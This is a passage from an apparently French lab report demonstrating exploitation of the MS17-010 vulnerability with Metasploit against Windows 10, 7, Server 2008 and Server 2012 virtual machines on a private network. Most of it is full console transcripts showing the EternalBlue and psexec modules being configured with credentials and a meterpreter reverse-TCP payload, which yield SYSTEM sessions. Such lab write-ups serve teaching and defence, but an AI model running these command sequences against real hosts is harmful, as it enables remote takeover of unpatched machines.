


Figure 31 : options de ms17_010_command

Ensuite ajoutons l'adresse IP de notre premier cible (Windows 10) suivie la commande « net user » puis ajoutons le nom d'utilisateur et le mot de passe et enfin exécutant l'auxiliaire avec « run ».

Appliquons cette méthode sur la 2e cible qui est Windows Server 2012.

Comme vous pouvez le remarquez dans les figures qui suivent, nous venons d'obtenir des privilèges systèmes avec l'utilisateur « mohamed » et « faridmo » sans être administrateur, mais juste des utilisateurs appartenant au groupe « utilisateurs » donc en tant qu'utilisateurs restreints.




Figure 32: Octroi des privilèges à l'utilisateur du système windows 10




Figure 33 : Octroi des privilèges à l'utilisateur du système windows server 2012

- **Attaquer nos cibles**

Dans cette partie nous verrons comment avoir un accès complet aux systèmes avec des utilisateurs restreints ayant des permissions suivant nos précédentes méthodes.

Pour se faire recherchons dans msfconsole l'exploit : « ms17_010_psexec » utilisons ensuite l'exploit et obtenons sa configuration :




Figure 34 : options de l'exploit ms17_010_psexec

Ajoutons l'adresse IP de la cible windows 10, le nom de l'utilisateur, le mot de passe, le Payload reverse_tcp pour les architectures en 64 bit, spécifions notre adresse IP (de la machine kali linux), ajoutons un port pour ce dernier et lançons l'attaque et on voit d'après le résultat que nous avons une session meterpreter, vérifions les informations du système cible :




Figure 35 : Attaque MS17_010 réussie sur le système Windows 10

Obtenons les privilèges administrateurs et observons nos permissions sur le système ensuite mettons la 1ère session en arrière-plan « background » pour s'attaquer à la 2e cible :




Figure 36 : Privilèges et permissions sur l'utilisateur après l'attaque sur windows 10

Sur la figure ci-dessous pareille que la première méthode, nous attaquons la 2e cible qui est windows server 2012 avec ses informations et ensuite vérifions les informations du système et listons les processus en cours d'exécution sur cette machine cible :

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 10.10.4.15
rhosts => 10.10.4.15
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBUSER faridmo
SMBUSER => faridmo
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBPASS Farid@2020
SMBPASS => Farid@2020
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 10.10.4.13
lhost => 10.10.4.13
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 6666
lport => 6666
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.10.4.13:6666
[*] 10.10.4.15:445 - Authenticating to 10.10.4.15 as user 'faridmo'...
[*] 10.10.4.15:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 10.10.4.15:445 - Built a write-what-where primitive...
[+] 10.10.4.15:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.10.4.15:445 - Selecting PowerShell target
[*] 10.10.4.15:445 - Executing the payload...
[+] 10.10.4.15:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200262 bytes) to 10.10.4.15
[*] Meterpreter session 2 opened (10.10.4.13:6666 → 10.10.4.15:49162) at 2021-02-03 02:59:10 +0100

meterpreter > sysinfo
Computer        : WSRV2012R2
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x64   0
 228   4     smss.exe          x64   0
 280   452   svchost.exe       x64   0        AUTORITE NT\SERVICE LOCAL     C:\Windows\system32\svchost.exe
 304   296   csrss.exe         x64   0
 312   1104  conhost.exe       x64   0        AUTORITE NT\Système           C:\Windows\system32\conhost.exe
 356   348   csrss.exe         x64   1
 360   1824  VBoxTray.exe      x64   1        WSRV2012R2\faridmo            C:\Windows\System32\VBoxTray.exe
 364   296   wininit.exe       x64   0        AUTORITE NT\Système           C:\Windows\system32\wininit.exe
```

Figure 37 : Attaque MS17_010 réussie sur le système Windows Server 2012

Nous avons obtenu notre paire de systèmes exploités avec les ms17_010 (figure ci-dessous).

Nous souhaitons souligner que les techniques employées dans cette attaque sont les plus efficaces dans l'exploitation de la vulnérabilité des ms17_010 sur les versions de windows 10, windows server 2012 et windows server 2016.




Figure 38 : Paire de systèmes exploités avec MS17_010

Pour les attaques sur les autres machines, c'est moins compliqué que ceux des deux premières cibles. Commençons par exploiter les machines windows 7, windows server 2008 et windows 8.1 (respectivement).

Tout d'abord cherchons dans msfconsole : Eternalblue et choisissons l'exploit « exploit/windows/smb/ms17_010_eternalblue ».





Figure 39 : Choix de l'exploit eternalblue

Maintenant passons à l'exploitation de la 3e cible : windows 7 suivi de la 4e cible Windows server 2008.



```
Fichier  Actions  Éditer  Vue  Aide
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.4.4
rhosts => 10.10.4.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.4.13
lhost => 10.10.4.13
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.4.13:7777
[*] 10.10.4.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.4.4:445        - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.4.4:445        - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.4.4:445 - Connecting to target for exploitation.
[+] 10.10.4.4:445 - Connection established for exploitation.
[+] 10.10.4.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.4.4:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.4.4:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.4.4:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.4.4:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.4.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.4.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.4.4:445 - Sending all but last fragment of exploit packet
[*] 10.10.4.4:445 - Starting non-paged pool grooming
[+] 10.10.4.4:445 - Sending SMBv2 buffers
[+] 10.10.4.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.4.4:445 - Sending final SMBv2 buffers.
[*] 10.10.4.4:445 - Sending last fragment of exploit packet!
[*] 10.10.4.4:445 - Receiving response from exploit packet
[+] 10.10.4.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.4.4:445 - Sending egg to corrupted connection.
[*] 10.10.4.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.4.4
[*] Meterpreter session 3 opened (10.10.4.13:7777 -> 10.10.4.4:49159) at 2021-02-03 03:31:29 +0100
[+] 10.10.4.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.4.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.4.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : THIES
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Figure 40 : Attaque MS17_010 réussie sur le système Windows 7

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.4.14
rhosts => 10.10.4.14
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.4.13
lhost => 10.10.4.13
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 9999
lport => 9999
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.4.13:9999
[*] 10.10.4.14:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.4.14:445        - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.4.14:445        - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.4.14:445 - Connecting to target for exploitation.
[+] 10.10.4.14:445 - Connection established for exploitation.
[+] 10.10.4.14:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.4.14:445 - CORE raw buffer dump (53 bytes)
[*] 10.10.4.14:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.10.4.14:445 - 0x00000010  30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73  008 R2 Enterpris
[*] 10.10.4.14:445 - 0x00000020  65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  e 7601 Service P
[*] 10.10.4.14:445 - 0x00000030  61 63 6b 20 31                                   ack 1
[+] 10.10.4.14:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.4.14:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.4.14:445 - Sending all but last fragment of exploit packet
[*] 10.10.4.14:445 - Starting non-paged pool grooming
[+] 10.10.4.14:445 - Sending SMBv2 buffers
[+] 10.10.4.14:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.4.14:445 - Sending final SMBv2 buffers.
[*] 10.10.4.14:445 - Sending last fragment of exploit packet!
[*] 10.10.4.14:445 - Receiving response from exploit packet
[+] 10.10.4.14:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.4.14:445 - Sending egg to corrupted connection.
[*] 10.10.4.14:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.4.14
[*] Meterpreter session 6 opened (10.10.4.13:9999 -> 10.10.4.14:49161) at 2021-02-03 03:49:45 +0100
[+] 10.10.4.14:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.4.14:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.4.14:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : WSRV2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

Figure 41 : Attaque MS17_010 réussie sur le système Windows Server 2008

